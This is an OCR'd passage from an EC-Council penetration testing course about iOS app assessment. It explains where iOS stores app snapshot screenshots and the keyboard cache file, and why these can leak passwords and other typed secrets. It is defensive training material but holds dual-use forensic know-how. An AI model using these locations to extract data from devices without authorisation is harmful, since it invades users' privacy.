



Figure K.72: Screenshot of Xcode inspecting device logs

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Look for Sensitive Data Cached in Snapshots

Snapshot is a point-in-time copy of the files on the device, stored in a snapshot folder. In iPhones, applications such as Facebook, Gmail, and so on may be closed by simply pressing the home button. But in actuality, the device shrinks these applications and moves them to background by capturing their screenshots at the given point of time. The iOS takes screenshot of these applications and stores it in a Snapshot folder.

Due to this, user's sensitive information could be saved automatically in the form of screenshots. Although, this folder gets cleared when the system is shut down and then booted; some care ought to be taken to avoid information leakage. An Attacker may extract sensitive information from Snapshot folder.

You need to check whether any sensitive information is being automatically stored in the device's Snapshot folder. You may do this by navigating to Library/Caches/Snapshots folder of the corresponding application's home directory as shown in the screenshot below:

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure K.73: Screenshot of iOS navigating Applications home directory

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Inspect Keyboard Cache

The iOS uses keyboard cache to autocomplete the predictive common words. It basically predicts the half-typed words on the keyboard and suggests to the user similar recommendations (from Dictionary and the words that were already/frequently entered by the user) by using a local keyboard cache on the device.

This feature allows the keyboard cache to store whatever a user types into the keyboard. That is, whenever you type any confidential information (such as account name, password recovery questions, etc.), it will be automatically stored in the keyboard cache. It contains each and every keystroke that the user types in text fields. This keyboard cache is located at **`Library > Keyboard > en_GB-dynamic-text.dat`** file. A sample keyboard cache is shown in the figure below:




Figure K.74: Screenshot of iOS keyboard cache

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

